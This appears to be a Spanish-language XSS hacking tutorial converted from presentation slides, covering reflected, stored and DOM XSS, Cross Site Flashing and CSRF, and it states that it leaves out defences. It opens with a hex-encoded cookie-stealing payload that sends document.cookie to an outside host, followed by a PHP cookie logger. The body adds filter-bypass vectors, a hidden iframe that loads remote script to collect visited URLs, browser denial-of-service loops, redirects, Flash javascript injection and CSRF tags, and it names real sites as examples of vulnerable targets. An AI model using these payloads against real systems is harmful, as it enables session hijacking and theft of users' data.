

\$3Ssion!
[url=javascript:document.write(unescape("%3C%69%66%72%61%6D%65%
20%77%69%64%74%68%3D%22%30%25%22%20%68%65%69%67%68%74%3D%22%30%25%22%20%73
%72%63%3D%22%68%74%74%70%3A%2F%2F%77%77%77%2E%72%6F%6F%74%73%68%65
%6C%6C%2E%62%65%2E%2F%63%6F%6F%6B%69%65%73
%2E%70%68%70
%3F%63%6F%6F%6B%69%65%3D%27%20%2B%20%64%6F%63
%75%6D%65%6E%74%2E%63%6F
%6F%6B%69%65%20%2B
%20%27%20%66%72%61%6D%65%62%6F%72%64%65%72
%3D%22%30%25%22%3E'))
%3C%3F%70%68%70%20%24%63%6F%6F%6B%69%65
%20%3D%20%24%5F%47%45%54%5B%27%63%
6F%6F%6B%69%65%27%5D%3B%20
%24%68%61
%6E%64%6C%65%72%20%3D%20
%66%6F%70%65%6E
%28%27%63%6F%6F%6B%69
%65%73%2E
%74%78%74%27%2C%20%27%61
%27%29%3B
%20%66%77%72%69
%74%65%28%24%68%61
%6E%64%6C%65%72%2C%20%24
%63%6F%6F%6B%69
%65%2E%22
%5C%6E%22%29
%3B%20
%3F%3E



Presentado en:
SCG09
_lord epsilon

.:XSS_Hacking_tutorial_SP

.:hacktivism blackbook_1.0:.

"for fun and profit"



:.Índice:.

1.- Introducción

2.- Tipos de Ataques

- Reflected Cross Site Scripting (XSS Reflejado)
- Stored Cross Site Scripting (XSS Persistente)
- DOM Cross Site Scripting (DOM XSS)
- Cross Site Flashing (XSF)
- Cross Site Request/Reference Forgery (CSRF)
- Cross Frame Scripting (XFS)
- Cross Zone Scripting (XZS)
- Cross Agent Scripting (XAS)
- Cross Referer Scripting (XRS)
- Denial of Service (XSSDoS)
- Flash! Attack
- Induced XSS
- Image Scripting
- anti-DNS Pinning
- IMAP3 XSS
- MHTML XSS
- Expect Vulnerability

3.- Evitando Filtros

4.- PoC examples - Bypassing filters

- Data Control PoC
- Frame Jacking PoC

5.- Técnicas de ataque

- + Classic XSS - Robando "cookies"
- + XSS Proxy
- + XSS Shell
- + Ajax Exploitation
- + XSS Virus / Worms
- + Router jacking
- + WAN Browser hijacking
 - DNS cache poison
 - XSS Injected code on server
 - Practical Browser Hijacking

6.- XSS Cheats - Fuzz Vectors

7.- Screenshots

8.- Herramientas

9.- Links

10.- Bibliografía

11.- Licencia de uso

12.- Autor



.:Introducción :.

(Tipos de Ataques)



.:Introducción:.

En la presentación se exponen tipos de ataques conocidos, formas de evasión de filtros, diferentes técnicas/finalidades de un atacante y una recopilación de herramientas, links, ideas y vectores válidos.

El Cross Site Scripting (XSS) es la vulnerabilidad más explotada según la OWASP (Open Web Application Security Project)

En el XSS se manipula la entrada (input) de parámetros de una aplicación con el objetivo de obtener una salida (output) determinada que no sea la habitual al funcionamiento del sistema.

Algunas estadísticas afirman que el 90% de todos los sitios web tienen al menos una vulnerabilidad, y el 70% de todas las vulnerabilidades son XSS.

A pesar de tratarse de una temática en seguridad algo antigua, aún siguen apareciendo nuevos vectores de ataque y técnicas que hacen que se encuentra en constante evolución.

Se trata de un tipo de ataque muy imaginativo.

Existen formas de proteger contra la inyección de código malicioso. La “*presentación*” no trata ese punto de vista ;)



.:Reflected Cross Site Scripting :.

(OWASP-DV-001)



.:Reflected Cross Site Scripting :.

(OWASP-DV-001)

El ataque Cross-site Scripting (XSS) no persistente; es un tipo de inyección de código en la que éste no se ejecuta con la aplicación web, pero si se origina cuando la víctima carga una URL determinada (en el contexto del navegador).

El escenario más común es el siguiente:

- Atacante crea una URL con el código malicioso inyectado y la camufla
- Atacante envía el enlace a la víctima
- La víctima visita en enlace a la web vulnerable
- El código malicioso es ejecutado por el navegador del usuario

Este tipo de ataques generalmente se utilizan para robar las -cookies- de la víctima, secuestrar el navegador, tratar de acceder al historial de visitas y cambiar el contenido de la web que visita la víctima.



.:Reflected Cross Site Scripting :.

(OWASP-DV-001)

Un ejemplo de XSS Reflected podemos verlo de forma practica en páginas web que “saludan” de alguna forma al usuario con su nombre de registro.

<http://www.tiendavirtual.com/index.php?user=MrMagoo>



1) Inyectaremos código para ver la cookie de la víctima. Si estuviera “logueado” en la aplicación, podríamos secuestrar la sesión que la mantiene activa y hacernos pasar por ella.

Si al inyectar el código muestra la cookie de sesión en nuestro navegador, el parámetro es vulnerable.

Inyección (sin evasivas):

[http://www.tiendavirtual.com/index.php?user=<script>alert\(document.cookie\);</script>](http://www.tiendavirtual.com/index.php?user=<script>alert(document.cookie);</script>)



.:Reflected Cross Site Scripting :.

(OWASP-DV-001)

Inyección (filtrando caracteres < > y / en Hex):

[http://www.tiendavirtual.com/index.php?user=%3Cscript%3alert\(document.cookie\);%3C%2Fscript%3](http://www.tiendavirtual.com/index.php?user=%3Cscript%3alert(document.cookie);%3C%2Fscript%3)



La aplicación es vulnerable a pesar del filtro y permite inyectar código de forma “reflejada”.



.:Reflected Cross Site Scripting :.

(OWASP-DV-001)

Ejemplo de vector de ataque “reflejado” en un formulario de búsqueda:

El atacante inyecta el código directamente en el formulario de búsqueda de la aplicación web (con o sin evasivas).



Working together for a safer London | [home](#) | [about](#) | [news](#) | [contact](#) | [appeals](#) | [recruitment](#) | [crime prevention](#) | [index](#)

Metropolitan Police web search: no matches were found for '

<http://www.met.police.uk/cgi-bin/htsearch>





.:Reflected Cross Site Scripting :.

(OWASP-DV-001)

Ejemplo de vector de ataque “reflejado” en un formulario de login:

El atacante inyecta el código directamente en el formulario de login de la aplicación web (con o sin evasivas).

The screenshot illustrates a reflected XSS attack on a login form. A warning dialog box is overlaid on the page, displaying the URL `http://vuln.xssed.net` and the number `1337`. The background shows a Google Website Optimizer page with a login form for "Website Optimizer with your Google Account". The form includes fields for "Email:" and "Password:", a "Remember me on this computer." checkbox, and a "Sign in" button. A "Sign up »" button is also visible. The page content includes the Google logo, the text "Radically increase your conversion", and a list of benefits for using Website Optimizer.



Stored Cross Site Scripting

(OWASP-DV-002)



.:Stored Cross Site Scripting :.

(OWASP-DV-002)

El ataque Cross-site Scripting (XSS) persistente; es un ataque más peligroso que el anterior ya que ejecuta el código inyectado por el atacante en los navegadores de todos los usuarios que visitan la aplicación web. Generalmente se produce en aquellas aplicaciones que permiten a los usuarios guardar algún tipo de dato.

El escenario más común es el siguiente:

- Atacante guarda código malicioso de forma persistente en una web vulnerable
- La víctima se identifica en la aplicación con sus credenciales de usuario
- La víctima visita la web vulnerable
- El código malicioso es ejecutado por el navegador del usuario

Este tipo de vulnerabilidades permite tomar el control del navegador de la víctima, capturar información sobre sus aplicaciones, realizar un -defacement- del sitio web, -scanear- puertos de los usuarios de la aplicación web, ejecutar -exploits- basados en el navegador y un mundo imaginativo de posibilidades.

Un escenario complejo real es el lanzamiento de ataques coordinados sobre una red mediante el secuestro masivo de navegadores. Permite crear focos para la propagación de gusanos.



.:Stored Cross Site Scripting :.

(OWASP-DV-002)

Un ejemplo de XSS “Stored” podemos verlo de forma practica en páginas web que contienen foros o permiten dejar comentarios en los artículos.

Otros lugares donde realizar un ataque “persistente” son:

- * Perfiles de usuario: en aplicaciones que permiten al usuario gestionar su identidad-
- * Carros de compra: aplicaciones que permiten guardar objetos en un carro de compra “virtual”
- * Gestores de archivos: aplicaciones que permiten manejar (subir) archivos
- * Configuraciones: aplicaciones que permiten ser configuradas por los usuarios

En esta “*presentación*”, la inyección de código será a través de un formulario como el siguiente:

The image shows a web interface with two main sections. On the left is a form titled "Escribir Comentario" (Write Comment). It has three input fields: "Nombre:" (Name), "Título:" (Title), and "Comentario:" (Comment). Below these is a "Código:*" (Code) field containing the number "76626" and an "Enviar" (Send) button. On the right is a voting section with three radio button options: "Justa y necesaria" (Fair and necessary), "Demasiado restrictiva" (Too restrictive), and "Mejor que la anterior pero necesitada de ciertos cambios" (Better than the previous one but needs certain changes). Below the options are "Votar" (Vote) and "Resultados" (Results) buttons. Further down are two blue links: "[Ir a Hogar]" (Go Home) and "Asesoría Legal" (Legal Advice), with a small blue diamond icon next to the second link. Below the links is a blue bar with the text "La nacionalidad española por residencia establece unos tiempos de estancia" (Spanish nationality by residence establishes certain periods of stay). At the bottom of this section is another blue link: "Documentación necesaria para pedir la nacionalidad española" (Documentation needed to request Spanish nationality).



.:Stored Cross Site Scripting :.

(OWASP-DV-002)

Para comprobar si la aplicación es vulnerable, podemos insertar un comentario “normal” utilizando determinados tags de HTML (Inyección de código HTML).

Por ejemplo, podemos poner un texto en negrita

Nos permitirá conocer si es posible insertar código “persistente” dejando un comentario.

En Internet no suele ser tan sencillo.

- Es probable que la web utilice filtros de tags y atributos
- Pseudocódigo que interprete los estilos
- Funciones tipo: strip_tags() preg_replace() str_replace()
- Otras medidas de filtro de inputs [echo htmlspecialchars(\$nombre);]

De todas maneras, siempre podemos tratar de construir el código necesario para evadir los filtros y alguna que otra función. Revisar el código. Hay que ser imaginativas ;)

Photo  dice:



Carnaza gracias ;) Seguiré probando en cuanto pueda ;)

Un saludo!

Carnaza

<----- Vector de Ataque



.:Stored Cross Site Scripting :.

(OWASP-DV-002)

Utilizando ingeniería social el atacante puede escribir un texto que atraiga la atención de las víctimas. Por ejemplo, utilizando un “asunto/comentario” que pueda ser de interés.

Asunto: New Firefox release (fixed)

Comentario:

All bugs fixed in new Firefox release. Download here: (LINK)

Al tratarse de código inyectado “persistente”, los visitantes del sitio web no tienen porque enterarse de su ejecución a nivel de aplicación, si el código malicioso está bien construido.

Varios ejemplos en la mente de “un informático en el lado del mal”, de código a inyectar en el navegador de la víctima, solo por visitar la web que contiene el “comentario”, pueden ser:

- 1) Ejecución remota de un mensaje de Alert () en el navegador de la víctima.
- 2) Ejecución de código similar al ejemplo “Reflected” de manera oculta (76%).
- 3) Denegación de servicio del navegador de la víctima (sin ocultar y oculto).
- 4) Hacer una redirección y/o toma de control del navegador de la víctima para su uso en un ataque a otra infraestructura.



.:Stored Cross Site Scripting :.

(OWASP-DV-002)

1) Ejecución remota de un mensaje de Alert () en el navegador de la víctima.

A) Para complicarlo, supongamos además que la web no permite inyectar algo tan evidente como código HTML y el vector de ejemplo de la “negrita” no nos sirve.

Podemos realizar un ataque “persistente” igual de avanzado con otros vectores.

Estudiar el código fuente para ver el resultado de las pruebas de cada inyección es la clave en la búsqueda de otro tipo caminos.

Imagina que en el comentario (con o sin evasivas), el atacante prueba a utilizar este simple vector “>

Asunto: test

Comentario:

“><script>document.alert(XSS)</script>



.:Stored Cross Site Scripting :.

(OWASP-DV-002)

Si la aplicación no está bien filtrada, puede ser que “cierre” el campo -value- del formulario que permite dejar comentarios, “rompiendo” el funcionamiento normal y permitiendo inyectar código a continuación.

Así interpretaría el código inyectado la aplicación:

```
<input type="text" name="comentario" id="comentario" value=""><script>document.alert(XSS)</script>
```

Lo que supone la ejecución de un Alert () en el navegador de la víctima.

2) Ejecución de código similar al ejemplo “Reflected” de manera oculta (iframe+Hex) utilizando la técnica Cross Frame Scripting (XFS)

```
">%3C%69%66%72%61%6D%65%20%66%72%61%6D%65%62%6F%72%64%65%72%3D%30%20%68%65%69%67%68%74%3D%30%20%77%69%64%74%68%3D%30%20%73%72%63%3D%6A%61%76%61%73%63%72%69%70%74%3A%76%6F%69%64%28%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%22%68%74%74%70%3A%2F%2F%62%6C%61%63%6B%62%6F%78%2E%70%73%79%2E%6E%65%74%2F%75%72%6C%73%5F%76%69%73%69%74%65%64%31%2E%6A%73%22%29%3E%3C%2F%69%66%72%61%6D%65%3E
```



.:Stored Cross Site Scripting :.

(OWASP-DV-002)

Código inyectado XFS sin “camuflar”:

```
”><iframe frameborder=0 height=0 width=0  
src=javascript:void(document.location="http://blackbox.psy.net/urls_visited1.js")></iframe>
```

Al tratarse de código inyectado “persistente”, los visitantes no se darán cuenta de la creación de un iframe “oculto” al visitar el comentario, en el cual, se ejecutará el código remoto de la web del atacante. En el ejemplo usado recopila las urls que ha visitado la víctima.

3) Denegación de servicio del navegador de la víctima

```
”><script>for (;;) alert("bucle"); </script>
```

El navegador entrará en un -loop- infinito de apertura de Alerts() obligando a la víctima a cerrarlo, denegando el servicio de la aplicación por falta recursos o por “obligación” del usuario.



.:Stored Cross Site Scripting :.

(OWASP-DV-002)

4) Hacer una redirección y/o toma de control del navegador de la víctima para su uso en un ataque a otra infraestructura.

Si la inyección de código “persistente” se realiza en el -index- de una web, un atacante puede hacer que todo el tráfico de usuarios que la visita sea redireccionado a otro lugar. Por ejemplo, puede utilizar la tasa de visitantes para la recarga del propio sitio web o la puesta en marcha de planes más complejos; creación de una red de bots a partir de navegadores y/o robo masivo de datos desde servidores bajo su control.

Redirección directa de la víctima a otra web al cargar la página que contiene el comentario.

```
"><body onLoad="document.location.href='http://www.webvictima.com'">
```

Redirección directa de la víctima a otra web después de pasar un tiempo(10s) de la carga de la página que contiene el comentario.

```
"><meta http-equiv="accion" content="10"; url="http://www.webvictima.com" />
```



.:Stored Cross Site Scripting :.

(OWASP-DV-002)

Ejemplo de vector de ataque “persistente” en una página que guarda las búsquedas más recientes:

El atacante inyecta el código directamente en el formulario de búsqueda de la aplicación web (con o sin evasivas) y cualquier visitante que haga click en “Clustered Results” será víctima.

En el ejemplo se trata de un inofensivo mensaje de Alert().

Topic Search

`<script>alert('hi')</script>` Search Search within results

`?q=<script>alert('hi')</script>`

Clustered Results Query

- `<script>alert('hi')</script>` (29)
- Errors, CMS 2.2 (7)
- Security (6)
- URL, Xss (5)
- Setup (3)
- Hi Sigld (2)

The page at http://topic says:
hi
OK



.:DOM Cross Site Scripting :.

(OWASP-DV-003)



.:DOM Cross Site Scripting :.

(OWASP-DV-003)

Ataque Cross-site Scripting (XSS) utilizando el DOM (Document Object Model); es un tipo de inyección de código que se produce cuando un contenido activo, como por ejemplo una función en `-javascript-`, es modificada mediante una inyección XSS de manera especial para que controle un elemento DOM, permitiendo al atacante tomar el control del mismo.

El DOM define la manera en que objetos y elementos se relacionan entre sí en el navegador y en el documento. Cualquier lenguaje de programación adecuado para el desarrollo de páginas web puede ser utilizado. En el caso de `-javascript-`, cada objeto tiene un nombre, el cual es exclusivo y único. Cuando existen más de un objeto del mismo tipo en un documento web, estos se organizan en un vector. Además el DOM, se encarga de activar los `-scripts-` dinámicos que hacen referencia a componentes del documento, como por ejemplo formularios o `-cookies-` de sesión.


A diferencia de los ataques descritos anteriormente, cuando un parámetro mal filtrado es pasado por el servidor, devuelto por el usuario y ejecutado en el contexto del navegador del usuario, una vulnerabilidad DOM XSS puede permitir al atacante controlar el flujo de código que utilizan los elementos DOM a través de la inyección de código que lo modifique "en caliente". Eso significa que no requiere que el atacante controle lo que le devuelve el servidor, sino que puede aprovecharse de programaciones "mal formadas" en `-javascript-`. Éste tipo de ataques pueden ejecutarse utilizando diferentes instancias de manera que el servidor no sea capaz de determinar cual es la que se está llevando a cabo en un momento determinado. Esto hace que la gran mayoría de filtros XSS y reglas de detección no puedan controlar de ninguna manera su desarrollo con éxito.



.:DOM Cross Site Scripting :.

(OWASP-DV-003)

Esquema de la arquitectura DOM:





.:DOM Cross Site Scripting :.

(OWASP-DV-003)

Quizás en el caso del DOM el “hack” en si mismo es saber como manipular la API. Esta presentación no pretende explicarlo al detalle (en la sección de links podemos consultar manuales), pero utilizar una serie de funciones como practica pueden servir para entender como manipularla y sacar provecho de los resultados.

Uno de los factores (hay más) que pueden anunciarnos que una página web es vulnerable de un ataque al DOM es una página en HTML que utiliza datos que provienen de:

- + document.location
- + document.URL
- + document.referer

Cuando -javascript- es ejecutado en el navegador, éste provee al código -javascript- (servidor) con varios objetos que representan el DOM. El documento además de objetos, contiene -subobjetos- como la localización, la -url- y el -referer-. Eso significa que son entendidos por el navegador directamente, antes de llegar al aplicativo servidor.

Por eso precisamente es tan complicado utilizar contramedidas. Muy pocas aplicaciones en HTML -parsean- la URL accedida desde document.URL o document.location.



.:DOM Cross Site Scripting :.

(OWASP-DV-003)

Un ejemplo sencillo de la manipulación de la API podemos verlo con el ataque descrito anteriormente de forma “no persistente”.

<http://www.tiendavirtual.com/index.php?user=MrMagoo>



```
Hola MrMagoo , bienvenido  
a mi web  
tu ip es: 66.249.66.1  
navegador: Desconocido  
y so es: Unknown  
son las: 4:30:40
```

En nuestra búsqueda anterior hemos localizado la vulnerabilidad en el parámetro “user”.

Vamos a ver que sucede internamente si inyectamos el siguiente código (sin evasivas), y utilizando HTML en vez de PHP:

[http://www.tiendavirtual.com/index.html?user=<script>alert\(document.cookie\)</script>](http://www.tiendavirtual.com/index.html?user=<script>alert(document.cookie)</script>)



.:DOM Cross Site Scripting :.

(OWASP-DV-003)

Lo primero que sucede es que el navegador de la víctima recibe ese -link-, envía una petición HTTP al sitio web al que hemos inyectado código a través de XSS y recibe el código web estático que genera el HTML. El navegador de la víctima comienza entonces el -parseo- del HTML dentro del DOM. El esquema DOM contiene un objeto llamado “documento”, que contiene a su vez, una propiedad llamada “URL”. A partir de dicha propiedad contiene los datos de la URL, como parte del DOM. Cuando el -parseador- llega al código -javascript-, éste lo ejecuta y modifica la -raw- de la página HTML. Si se trata de una -url- hace la referencia a “document.url” y parte del -string- que lo compone es -embebido- durante el -parseo- del código HTML, que es inmediatamente -parseado- a su vez y ejecutado en el contexto de la misma página (“al vuelo”). Por tanto, cualquiera de los vectores XSS descritos en la presentación podrían servir a un atacante.

De todas maneras no siempre es tan sencillo. Suceden dos hechos importantes:

- + No siempre el código malicioso que se trata de -embeber- se carga en la -raw- en HTML ;)
- + Algunos navegadores filtran los caracteres del -string- de la URL. -Mozilla- por ejemplo, codifica los caracteres propios de los scripts (< y >) por %3C y %3E dentro del “document.url” cuando la -url- no es escrita directamente en la barra de navegación.

Sin embargo es vulnerable sino se utilizan dichos parámetros (< y >), por ejemplo, a través de la -raw- (el punto 1). Las usuarias de -Internet Explorer 6.0- están de enhorabuena, son vulnerables “casi” siempre ;)



.:DOM Cross Site Scripting :.

(OWASP-DV-003)

Para hacer un -bypass- de determinadas medidas de prevención “standard” podemos utilizar el siguiente código:

```
http://www.tiendavirtual.com/index.html#user=<script>alert(document.cookie)<script>
```

Se sustituye el carácter (?) por un (#).

Algo aparentemente tan sencillo, cambia la interpretación del navegador respecto a lo que le sigue “a su derecha”. En el caso, el navegador entiende que lo que tiene después es un fragmento, es decir, no es parte de una llamada (una -query-).

Los navegadores -Internet Explorer 6.0- y -Mozilla- no envían los fragmentos al servidor y éste la entenderá como una solicitud de <http://www.tiendavirtual.com/index.html>

Eso significa que el código “inyectado” puede ser que no sea “visto” por el servidor (salvo configuraciones de IDS -detection- , IPS o firewalls de aplicación).



.:DOM Cross Site Scripting :.

(OWASP-DV-003)

Sin embargo, la técnica tiene puntos a su favor contra dichas medidas. Puede ser invocada de diferentes lugares y formas (aquí van unos cuantos códigos de “hacks” válidos):

[http://www.tiendavirtual.com/index.html?notname=<script>\(document.cookie\)</script>](http://www.tiendavirtual.com/index.html?notname=<script>(document.cookie)</script>)

Utilizamos la concatenación inversa “not”

[http://www.tiendavirtual.com/index.html?notname
=<script>alert\(document.cookie\)<script>&name=MrMagoo](http://www.tiendavirtual.com/index.html?notname=<script>alert(document.cookie)<script>&name=MrMagoo)

Utilizamos “not” y el parámetro “&” que completa la petición del servidor en caso de ser requerida

[http://www.tiendavirtual.com/index.html?foobar=name
=<script>alert\(document.cookie\)<script>&name=MrMagoo](http://www.tiendavirtual.com/index.html?foobar=name=<script>alert(document.cookie)<script>&name=MrMagoo)

El parámetro “foobar” va en primer lugar y contiene el “payload” a enviar. Se utiliza como “variable”



.:Cross Site Flashing :.

(OWASP-DV-004)



.:Cross Site Flashing :.

(OWASP-DV-004)

-Actionscript- es un lenguaje basado en -ECMAScript- (1996) utilizado por las aplicaciones en flash para interactuar con los usuarios.

Los ficheros fuente de flash tienen la extensión .SWF

Pueden ser interpretados utilizando una máquina virtual -embebida- en el propio reproductor de flash, lo que permite -decompilarlos- y analizarlos detenidamente.

Un buen -decompilador- libre para “ActionScript 2.0” es “flare” (<http://flare.prefuse.org/>)

Para “ActionScript 3.0” existen versiones -shareware- como:

- + Sothink SWF Decompiler 4.5 (Windows 98/NT/2000/ME/XP/VISTA)
- + SWF Decompiler 5.0 Build 504 (MacOS X 10.4.10 o anteriores)
- + Trabajo pendiente en GNU/Linux





.:Cross Site Flashing :.

(OWASP-DV-004)

Comandos útiles para la manipulación de objetos Flash:

Para -decompilar- una pelicula.swf a pelicula.flr

```
flare movie.swf
```

Para compilar una pelicula.as (ActionScript) a una pelicula.swf

```
mtasc -version n -header 10:10:20 -main -swf movie.swf movie.as
```

Para -desensamblar- el "swf" a -pseudocódigo-

```
flasm -d movie.swf
```

Recoger etiquetas y nombres de frames desde un .swf

```
swfmill swf2xml movie.swf movie.xml
```

Generalmente las trazas y errores se guardan en:

```
/home/user/.macromedia/Flash_Player/Logs/flashlog.txt
```



.:Cross Site Flashing :.

(OWASP-DV-004)

-Actionscript- utiliza las -FlashVars- (variables de flash) para recibir los parámetros que le pasan los usuarios desde la página web. Generalmente utiliza los tags “<embed>” y “<object>”.

```
<object width="200" height="100">  
  <param name="movie" value="movie.swf" />  
  <param name="FlashVars" value="var1=valor1&var2=valor2" />  
  <embed src="miSwf.swf" width="100" height="100  
    FlashVars="var1=valor1&var2=valor2"/>  
</object>
```

Sin embargo, es recomendable utilizar SWFObject porque permite ser:

- Ejecutado desde la propia barra de navegación
- Cargado dentro de un <frame>
- Cargado dentro de un <iframe>

```
<script type="text/javascript">  
var so = new SWFObject("movie.swf", "my", "200", "100", "8", "");  
so.addVariable("var1", "valor1");  
so.addVariable("var2", "valor2");  
so.write("divmovie");  
</script>
```



.:Cross Site Flashing :.

(OWASP-DV-004)

Cuándo se utilizan las -Flashvars- son reconocidas como elementos `_root` de la “película” principal. Para acceder a dichas variables desde “ActionScript 2.0” utilizamos el siguiente código:

```
trace(_root.var1); // imprime "valor1"
```

```
trace(_root.var2); // imprime "valor2"
```

El código para acceder las variables externas desde “ActionScript 3.0” es el siguiente:

Las variables de tipo externo se encuentran en la propiedad “LoaderInfo”.

Utiliza un método llamado “*parameters*”.

Para accederlo utilizamos el siguiente código:

```
var param:Object = LoaderInfo(this.root.loaderInfo).parameters;  
trace(param["var1"]); // imprime "valor1"  
trace(param["var2"]); // imprime "valor2"
```



.:Cross Site Flashing :.

(OWASP-DV-004)

Un ataque de tipo Cross-site Flashing sucede por ejemplo, cuando una película carga otra película utilizando la función `“loadMovie”`.

Podría suceder que una página en HTML que utiliza `-javascript-` para “hacer un `-script-`” de una película “Macromedia Flash” llamara a determinados parámetros como:

- + `GetVariable`: permite acceso a los objetos públicos y estáticos desde `-javascript-` a un `-string-`
- + `SetVariable`: establece un objeto de forma estática o pública a un valor `-string-` desde `-javascript-`

Por ejemplo, Flash utiliza la función `“GetURL”` para cargar una película de una URL en una ventana del navegador:

```
getURL('URI','_targetFrame');
```

Eso significa que es posible llamar a `-javascript-` dentro del mismo dominio donde se encuentra la película.

```
getURL('javascript:codigomalicioso','_self');
```

Luego podemos hacer una inyección al DOM con `-javascript-` de la siguiente manera.

```
getUrl('javascript:function('+_root.ci+')')
```



.:Cross Site Flashing :.

(OWASP-DV-004)

Inyección de código HTML sobre Flash (a través de tags)

El reproductor de Flash puede interpretar diferentes tipos de -tags- y **tiene muchas posibles variantes de ataques.**

En la presentación vamos a ver dos de las más sencillas:

+ La etiqueta “A”: `texto`

+ La etiqueta “Img”: ``

Flash utiliza un “pseudoprotocolo” para las -URLs- en HTML llamado “asfunction”.

La sintaxis es la siguiente: `asfunction:function,parameter`

```
function MyFunc(arg){
trace ("Clickado "+arg);
}
myTextField.htmlText ="<A HREF=\"asfunction:MyFunc,Foo \">Clickame</A>";
```



.:Cross Site Flashing :.

(OWASP-DV-004)

Un atacante puede utilizar dicho protocolo especial (asfunction) para ejecutar una función "ActionScript" en un fichero SWF, a través de la etiqueta "A".

`http://url?buttonText=Clickame`

Mostrar un Alert():

` Clickame`

Llamar a una función "ActionScript":

``

Llamar a las funciones SWF públicas:

``

Llamar a una función estática nativa "ActionScript" desde un servidor propio:

``



.:Cross Site Flashing :.

(OWASP-DV-004)

Un atacante puede utilizar dicho protocolo especial (asfunction) para ejecutar una función “ActionScript” en un fichero SWF, a través de la etiqueta “IMG”.

Su sintaxis habitual es la siguiente:

```
<img src='image.jpg'> // <img src='url' id='nombreobjecto'>
```

Se puede realizar un XSS si la política externa de la película en Flash es =< 7

Por ejemplo utilizando el ejemplo de “Eye On Security” XSS.as:

```
class XSS {  
    public static function main(){  
        getURL('javascript:alert(XSS)');  
    }  
}
```

Compilar: mtasc -version 7 -swf evilv7.swf -main -header 1:1:20 XSS.as

http://url?buttonText=



.:Cross Site Flashing :.

(OWASP-DV-004)

Flash no permite inyectar código javascript directamente a través de una URL con el -tag- "IMG". Generalmente chequea en búsqueda de las extensiones ".jpg" y ".swf" y bloquea la carga si el proceso falla.

Podemos ejecutar -javascript- utilizando la extensión ".jpg" para hacer un "bypass".

```
<img src='asfunction: path.to.function, arg .jpg' >
```

```
<img src='javascript: alert(XSS); //.jpg' >
```

Además, el atributo "ID" de la etiqueta "IMG" contiene la referencia de la película .SWF

```
_root.createTextField("my_txt", 4, 100, 100, 300, 400);  
var img = _root.my_txt.objid
```

Por ejemplo, un atacante puede tratar de sobrescribir el atributo con el siguiente código para chequear los permisos de lectura sobre los objetos del "prototipo":

```
id='__proto__'
```

O para chequear los permisos de lectura sobre los objetos "parent":

```
id='__parent__'
```



.:Cross Site Request Forgery :.

(CSRF)



.:Cross Site Request Forgery :. (CSRF)

El ataque Cross-site request/reference forgery (CSRF/Session Riding) es un tipo de ataque que afecta a determinadas estructuras de aplicativos que pueden ser predecibles. Explota la confianza que una aplicación tiene en un usuario en particular, a través de la imposibilidad que tiene ésta de diferenciar una petición de una posible víctima o de su atacante (“Confused_deputy” -1988).

En el caso de las aplicaciones web (ejemplo en esta “*presentación*”), se podría decir que son una forma “inversa” de Cross-site ya que no explota la confianza que tiene un usuario en un sitio sino que se aprovecha de la confianza que un sitio tiene en el usuario.

El escenario más común es el siguiente:

- Atacante crea una URL con el código malicioso inyectado y la envía a un servidor vulnerable.
- La víctima se “loguea” en la página web y mantiene abierta una “sesión”
- La víctima visita el enlace del atacante
- El código malicioso es ejecutado por el navegador del usuario

Este tipo de ataques generalmente se utilizan para -postear- mensajes en foros, realizar suscripciones a -newsletters-, otras técnicas en aplicaciones con “carros de compra” y denegaciones de servicio (-redireccionando- a la víctima).

Un atacante puede “forzar” a la víctima a -postear- en un foro el último gusano XSS de su creación. Existe una suplantación de la personalidad virtual.



.:Cross Site Request Forgery :. (CSRF)

Un ejemplo de CSRF podemos verlo de forma practica en páginas web que “realizan acciones” a través del método GET (aunque es posible con POST).

A través de una vulnerabilidad XSS, el atacante inyecta código malicioso “válido” para la realización de otra actividad en una página web en la cual la víctima tiene una -sesión- abierta , por ejemplo, en otra pestaña de su navegador.

Un atacante puede realizar CSRF utilizando HTML y -javascript- con el siguiente código:

```

```

```
<script src="http://tiendavirtual.com/?comando">
```

```
